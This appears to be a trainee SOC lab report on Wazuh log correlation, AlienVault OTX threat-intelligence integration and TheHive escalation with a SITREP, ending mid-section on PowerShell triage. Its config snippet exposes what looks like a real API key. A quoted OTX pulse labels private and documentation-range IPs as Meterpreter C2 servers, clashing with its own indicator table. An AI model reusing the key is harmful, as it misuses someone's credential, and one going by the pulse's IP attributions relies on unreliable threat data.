SOC Operations – Advanced Log Analysis, Threat Intelligence & Incident Escalation

Log Analysis

Log analysis is a major responsibility of the SOC analyst, which forms part of daily usage in order to identify suspicious activities that cannot be found from a single alert or log source. In real-world environments, attacks hardly happen as a single event but come out as a sequence of small actions across different systems. Advanced log analysis helps connect these actions to understand the full attack story.

Log Correlation

- Incident confirmation in a SOC environment involves the utilization of more than one log source for confirmation. Log correlation connects multiple system events involving Windows endpoints, firewalls, intrusion detection systems, and application servers.
- For example, during analysis, several failed login attempts may be seen in the Windows Security logs (Event ID 4625). By themselves, these attempts may appear as user normal errors. But when those logs are correlated with firewall or proxy logs that show unusual outbound traffic coming from the same system a few moments later, it can be indicative of an attacker gaining access and sending communications back to an external server.
- Log correlation across sources and timelines enables analysts to pinpoint the exact attack patterns, such as brute-force attempts followed by lateral movement or data exfiltration.
- Examples: Port scans, policy violations without exploit.

Anomaly Detection

- Anomaly detection deals with detecting activities that do not conform to the normal activity of users and system activities. In real-life SOC operations, this mainly involves the setting of baselines for normal activities and the analysis of activities that lie beyond the baselines.

- For example, if an individual typically accesses the system from work hours and from a particular location, an unusual login from late at night and from a different country would be flagged as an anomaly. Also, an unexpected surge in data being sent from a typical workstation, which sends fewer data transactions, could be a sign of data exfiltration.

- Instead of focusing only on known attack signatures, anomaly detection provides SOC teams with the capability to identify compromised accounts, internal threats, as well as novel attack behaviors.

- Solutions such as Elastic SIEM simplify the entire activity by pointing out anomalies as opposed to threats.

Log Enrichment for Faster Investigation

- Raw logs do not provide sufficient context to enable efficient decision-making. Log data enrichment has the primary purpose of adding relevant context that would help in determining the severity of the alert without performing in-depth analysis.

- In live examples, enrichment can be the addition of geolocation information to the IP address, the identification of users by their department or roles, and the association of alerts to established threat intelligence feeds.

- A good example is when there is an attempt to log in from an IP address. This is more alarming when the enrichment indicates the particular IP is from known malicious networks and/or high-risk geographical areas.

- Improved logging allows the SOC analysts to easily prioritize alarms, decrease the time for investigation, and prevent unnecessary work on false alarms.

Threat Intelligence Integration

- Threat intelligence gives data that could help the SOC teams to ensure that malicious activity is identified with high precision.
- The indicators of compromise include the following IOCs: Malicious IP addresses, malware domain names and associated URLs and Malware file hashes.
- Tactics, Techniques, and Procedures (TTPs) refer to how attack actors function. The attacker's function is based on credential abuse, persistence procedures, and data exfiltration.
- Threat Feeds provide constantly updated Intelligence Data, usually in an analytically reviewed format that follows standards such as “STIX” and “TAXII”.
- Knowledge on types of intelligences assists analysts in selecting appropriate data for detection/analysis and response.

Integration of Threat Intelligence in SOC

- In a SOC, threat intelligence is incorporated with SIEM tools to automatically enrich alerts.
- Once an alert is triggered, a SIEM system examines relevant IPs, domain names, or hashes against threat intelligence.
- Example: If there is an alert in the firewall for outgoing traffic to a potential IP, threat intel integration can determine if that IP is associated with known C2 servers.
- This also enables better alerting and makes it easy for analysts to recognize whether certain events are harmless or malicious.
- Automating enrichment makes the process easier and faster when responding to incidents.

Threat Hunting Using Intelligence

- Threat intelligence covers not only reactive alerts but also proactive threat hunting.
- SOC analysts use known attacker TTPs to search for suspicious behavior that may not have triggered alerts.

- Example: Analysts can hunt for unusual login behavior, such as multiple logins coming from different locations using the same account, using the MITRE ATT&CK technique T1078 entitled Valid Accounts.
- Intelligence-driven hunting helps in discovering stealthy threats, including compromised credentials and advanced persistent threats.
- This finds its way of strengthening security by generally finding out threats before they can cause serious damage.

Objectives of Threat Intelligence Integration

- Improve the detection capability by using the threat data in the real world.
- To improve alert context and reduce false positives.
- This is to ensure decisions in incident response are made with faster and better judgment.
- Enable proactive threat hunting based on known attacker behavior.

Incident Escalation Workflows

Escalation Tiers in SOC Operations

- SOC teams are arranged in a tiered system so that incidents are dealt with efficiently.
- Tier 1 analysts perform tasks related to the categorization and processing of alerts to determine false-positive alarms and actual security events.
- Tier 2 analysts investigate actual events, perform in-depth analysis such as log analysis, timeline analysis, or impact assessment, and analyze confirmed events.
- The work of Tier 3 analysts revolves around advanced level analysis such as malware reverse engineering, threat hunting, and the detection of advanced attack techniques.
- Escalation decisions are made based on variables such as incident severity level, possible business impact in case the incident occurs, related data exposure risk, and capability on the part of the analyst.

Escalation Criteria and Decision-making

- Events are escalated when they cannot be analyzed in Tier 1, or when they pose serious threats to the organization.
- High alert levels for data breaches, privilege escalation, or communication with command & control are escalated immediately.
- Those events that do not have obvious causes or may involve lateral movement are handed over to higher levels to investigate further.
- Clear escalation criteria help ensure that incidents are treated by the corresponding level of expertise without delays.

Communication Protocols During Escalation

- In any incident escalation, communication should be clear and structured to avoid any confusion or delay.
- Incident status is presented in standardized formats, such as Situation Reports (SITREPs), for communication by SOC teams.
- A typical SITREP will include incident summary, affected systems, current impact, actions taken, and next steps.
- Reporting is done based on incident severity, and stakeholders such as SOC managers, IT teams, and business owners are informed.
- Proper communication ensures that technical findings are translated into understandable information for non-technical stakeholders.

Automation in Incident Escalation

- This is where SOAR tools come into play; they help in the automation of mundane escalation tasks.
- Automation can assign incidents to appropriate analysts based on severity and category.
- Threat Intelligence and contextual data can automatically enrich the alerts before escalation via the SOAR workflows.
- It reduces response time and human error by automating the creation of tickets and sending notifications.
- This also enables analysts to concentrate on investigation rather than administrative tasks.

Incident Escalation Workflow Objectives

- Ensuring that the incidents related to security issues get addressed quickly and efficiently at the appropriate level.
- To provide visibility on the status of incidents for all concerned SOC teams.
- In order to decrease the time of response and limit the possible impact on the business.
- To coordinate better between technology and non-technology teams.

Practical Application


Advanced Log Analysis

Security logs ingested into the wazuh-alerts-* index were analyzed using Wazuh. Filters were applied on rule groups related to authentication failures to identify repeated failed login attempts. Events were correlated based on:

- Source IP address
- Username
- Program name
- Timestamp proximity

This approach allows identification of suspicious login behavior across multiple log entries.

Multiple SSH authentication failure events were detected within a short time window. All events originated from the same source IP and targeted the same host using an invalid username. The repeated nature of these failures indicates suspicious behavior consistent with unauthorized access attempts.



rule.groups : "authentication_failed"

Jan 14, 2026 @ 21:12:12.802 - Jan 15, 2026 @ 21:12:12.802 per Auto

```
> Jan 15, 2026 @ 18:30:49.035  predecoder.hostname: wazuh-server predecoder.program_name: sshd predecoder.timestamp: Jan 15 13:00:48 input.type: log
                               agent.name: wazuh-server agent.id: 000 manager.name: wazuh-server data.srcuser: fakeuser data.srcip: 192.168.56.1
                               rule.mail: false rule.level: 5 rule.hipaa: 164.312.b rule.pci_dss: 10.2.4, 10.2.5, 10.6.1 rule.tsc: CC6.1, CC6.8, CC7.2, C
                               C7.3 rule.description: sshd: Attempt to login using a non-existent user rule.groups: syslog, sshd, authentication_failed, in
                               valid_login rule.nist_800_53: AU.14, AC.7, AU.6 rule.gdpr: IV_35.7.d, IV_32.2 rule.firedtimes: 4 rule.mitre.technique: Pass

> Jan 15, 2026 @ 18:30:49.035  predecoder.hostname: wazuh-server predecoder.program_name: sshd predecoder.timestamp: Jan 15 13:00:48 input.type: log
                               agent.name: wazuh-server agent.id: 000 manager.name: wazuh-server data.srcip: 192.168.56.1 data.dstuser: fakeuser
                               data.srcport: 44377 rule.mail: false rule.level: 5 rule.hipaa: 164.312.b rule.pci_dss: 10.2.4, 10.2.5, 10.6.1 rule.tsc: C
                               C6.1, CC6.8, CC7.2, CC7.3 rule.description: sshd: Attempt to login using a non-existent user rule.groups: syslog, sshd, auth
                               entication_failed, invalid_login rule.nist_800_53: AU.14, AC.7, AU.6 rule.gdpr: IV_35.7.d, IV_32.2 rule.firedtimes: 5

> Jan 15, 2026 @ 18:30:49.035  predecoder.hostname: wazuh-server predecoder.program_name: sshd predecoder.timestamp: Jan 15 13:00:48 input.type: log
                               agent.name: wazuh-server agent.id: 000 manager.name: wazuh-server rule.mail: false rule.level: 10 rule.pci_dss: 10.2.4, 1
```

Fig 1: Correlated SSH authentication failure events grouped under the authentication_failed rule group

Correlated Events Table

Timestamp	Event Type	Source IP	Destination Host	Notes
2026-01-15	SSH Failed Login	192.168.56.1	wazuh-server	Invalid user attempt
2026-01-15	SSH Failed Login	192.168.56.1	wazuh-server	Repeated authentication failure

Anomaly Detection

The anomaly detection was carried out by identifying authentication failures based on their frequency and patterns. Identifying an unusually high number of SSH connection failures from a particular IP address over a short period of time was used as an anomaly.

The identified authentication errors happened repeatedly without any succeeding login attempts. This is an indication of an abnormal access to the SSH service that may be a reconnaissance attempt.

Log Enrichment


Log data was enriched with contextual fields including source IP, username, hostname, rule severity, timestamps, and GeoIP information. Although private IP addresses did not resolve to geographical locations, the GeoIP enrichment process was verified. Enriched logs improved visibility and investigation efficiency by providing structured and contextual security information.

Threat Intelligence Integration

Modern security monitoring requires more than just log collection. To effectively detect and respond to threats, SIEM platforms must be integrated with external threat intelligence sources. This report documents the integration of AlienVault Open Threat Exchange (OTX) with Wazuh SIEM, enrichment of security alerts using threat intelligence, and threat hunting activities aligned with the MITRE ATT&CK framework.

Threat Feed Integration


AlienVault OTX was integrated with Wazuh using the native integration feature. The integration was configured by adding the AlienVault API key to the Wazuh configuration file (ossec.conf). Relevant alert groups such as authentication and SSH were enabled to ensure that security events are enriched with threat intelligence.



```
<integration>
  <name>alienvault</name>
  <api_key>95fb84bdb8fd7a5ac71e7a7205a92cf286c64887e67d9df246719eacc4c4d605</api_key>
  <group>syslog,authentication,sshd</group>
  <alert_format>json</alert_format>
</integration>

/ossec_config>

ossec_config>
```

Fig 2: AlienVault OTX integration configuration in Wazuh

After configuration, the wazuh-integratord service was verified to confirm that Wazuh is actively querying the OTX platform.




```
root@wazuh-server ~]# ps aux | grep wazuh-integratord
azuh       2437  0.0  0.1  27796  4108 ?        Sl   11:24   0:00 /var/ossec/bin/wazuh-integratord
oot        5292  0.0  0.0 222332  2192 pts/0    S+   11:45   0:00 grep --color=auto wazuh-integratord
```

Fig 3: wazuh-integratord service running

Alert Generation and Enrichment

To validate alert generation, a simulated authentication failure event was analyzed using the wazuh-logtest utility. The event represented a failed root login attempt originating from the IP address 192.168.1.100.




```
[root@wazuh-server ~]# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.14.1
Type one log per line

type=USER_LOGIN msg=audit(1705320000.123.420): pid=1234 uid=0 auid=1000 ses=3 msg='op=login acct="root" exe='
nal =tty1 res=failed'

**Phase 1: Completed pre-decoding.
        full event: 'type=USER_LOGIN msg=audit(1705320000.123.420): pid=1234 uid=0 auid=1000 ses=3 msg='op=l
r=192.168.1.100 terminal =tty1 res=failed''

**Phase 2: Completed decoding.
        name: 'auditd'
        audit.auid: '1000'
        audit.directory.name: '?'
        audit.exe: '"/usr/bin/login"'
        audit.pid: '1234'
        audit.res: 'failed'
        audit.session: '3'
        audit.uid: '0'
        srcip: '192.168.1.100'

**Phase 3: Completed filtering (rules).
        id: '80700'
        level: '0'
        description: 'Audit: Messages grouped.'
        groups: '['audit']'
        firedtimes: '1'
        mail: 'False'
```

Fig 4: wazuh-logtest output showing decoded alert and rule ID

The alert was decoded successfully, mapped to an audit rule, and categorized under authentication-related events.

The IP address was then checked against AlienVault OTX to identify any known malicious associations. The OTX platform indicated that the IP is linked to a Meterpreter Command-and-Control (C2) campaign.



Campaign: Same C2: Meterpreter - 2025-12-17

CREATED 4 WEEKS AGO by pduggusa | Public | TLP: White

OTX Pulse Description: Meterpreter C2 Activity We've spotted four IPs (including 192.168.1.100, 203.0.113.45) actively leveraging Meterpreter for C2 operations, with an average BDE score of 85. These assholes are likely using MITRE ATT&CK technique T1059 (Command and Scripting Interpreter) to execute payloads and maintain persistence. Keep your defenses sharp and block these nuisances before they wreak havoc. Detection timestamp: 2023-10-12T14:00Z.

TAGS: DugganUSA, auto-generated

ENDPOINT SECURITY Scan your endpoints for IOCs from this Pulse! LEARN MORE

Indicators of Compromise (3) | Related Pulses (60) | Comments (0) | History (0)

Show 10 entries | Search:


TYPE	INDICATOR	ROLE	TITLE	ADDED	ACTIVE	RELATED PULSES
IPv4	199.101.111.161			Dec 17, 2025, 8:42:14 PM		68
IPv4	199.101.111.115			Dec 17, 2025, 8:42:14 PM		54
IPv4	199.101.111.68			Dec 17, 2025, 8:42:14 PM		54

SHOWING 1 TO 3 OF 3 ENTRIES

Fig 5: AlienVault OTX pulse showing malicious activity

Incident Escalation

The objective of this task was to simulate an incident escalation workflow using TheHive by creating a high-priority security incident, escalating it from Tier-1 to Tier-2, and documenting the incident through a Situation Report (SITREP) following standard SOC procedures.



[Organisation] - SOC-Lab

SOC training organisation for incident management practice


01/12/26 09:52

Filters

User List (2 of 2)

Status	Login	Full Name	Profile	Password	API Key	MFA	Dates C. U.
Active	tier1analyst@gmail.com	Neha	analyst	Edit password	Create API Key	No	C. 01/12/26 10:12 U. 01/13/26 08:27
Active	tier2analyst@gmail.com	Lisha	analyst	Edit password	Create API Key	No	C. 01/12/26 10:14 U. 01/12/26 10:14

Fig 6: Creation of tier1 and tier2 users



Not secure
192.168.15.93:9000/index.html#!/case/~~16624/details
TheHive
New Case
My tasks 0
Waiting tasks 0
Alerts 0
Dashboards
Search
CaseId
SOC-Lab/Neha
Neha 01/12/26 10:17 a minute
Sharing (0) | Close Flag Merge Remove | Responders
Details
Tasks 0
Observables 0
TTPs
Layout

Added by Neha · a few seconds

[High] Unauthorized Access Detected on Server-Y

description: Unauthorized access detected on Server-Y. Login observed from unknown external IP outside busi ness hours.

#2 - [High] Unauthorized Access Detected on Server-Y

Basic Information

Title	[High] Unauthorized Access Detected on Server-Y
Severity	H
TLP	TLP:AMBER
PAP	PAP:AMBER
Assignee	Neha
Date	01/12/26 10:16
Tags	Not Specified

Additional information


No additional information have been specified

Description

Unauthorized access detected on Server-Y. Login observed from unknown external IP outside business hours.

Fig 7: TheHive case created and assigned to Tier-1 analyst

A high-severity case titled “Unauthorized Access Detected on Server-Y” was created in TheHive after detecting suspicious login activity outside business hours.



Basic Information

Title	[High] Unauthorized Access Detected on Server-Y
Severity	H
TLP	TLP:AMBER
PAP	PAP:AMBER
Assignee	Lisha
Date	01/12/26 10:16
Tags	Not Specified

Additional information

No additional information have been specified

Description

Detected unauthorized access on Server-Y at 2025-08-18 13:00 originating from IP 192.168.1.200. The activity maps to MITRE T1078 (Valid Accounts), involving multiple failed login attempts followed by a successful RDP session. Initial containment via host isolation has been performed. No data exfiltration is currently confirmed. Escalating to Tier 2 for deep log analysis and credential auditing to determine the scope of compromise and identify the affected service accounts.

Fig 8: Case escalated and assigned to Tier-2 analyst

A high-severity unauthorized access alert was generated for Server-Y after multiple failed login attempts followed by a successful login from IP 192.168.1.200 outside business hours. Initial Tier-1 analysis confirmed that the authentication behavior of the endpoint was abnormal and consistent with the technique T1078 (Valid Accounts) by MITRE ATT&CK. As it has the potential for credential compromise and lateral movement, the incident was escalated to Tier-2 because of the need to investigate it more thoroughly, audit credentials, and validate any potential persistence or data exposure.

Situation Report (SITREP)

Title:
Unauthorized Access on Server-Y

Summary:
An unauthorized access event was detected on 2025-08-18 at 13:00 involving Server-Y. Authentication logs revealed multiple failed login attempts followed by a successful login originating from IP 192.168.1.200. The activity maps to MITRE ATT&CK T1078 (Valid Accounts), indicating possible credential misuse.

Actions Taken

- Server-Y was isolated from the network
- Incident escalated from Tier-1 to Tier-2
- User credentials marked for review and reset
- Logs preserved for forensic analysis
- Continuous monitoring enabled

Current Status
Incident is under active Tier-2 investigation. No confirmed data exfiltration at this stage.

Next Steps


- Deep log analysis and timeline reconstruction
- Credential audit for affected accounts

- Endpoint and memory analysis
- Implement additional authentication controls

Alert Triage with Threat Intelligence

The objective of this triage simulation is to detect and analyze a Suspicious PowerShell Execution alert in Wazuh, Validate Indicators of Compromise (IOCs), correlate host-based and SIEM evidence, document findings following SOC best practices.

A suspicious PowerShell execution was identified on a Windows 11 endpoint monitored through Wazuh. The activity was detected using Windows PowerShell Operational logs, which are commonly used to track script-based execution on endpoints. PowerShell is frequently abused by attackers due to its ability to run fileless commands.



Operational Number of events: 5,381 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
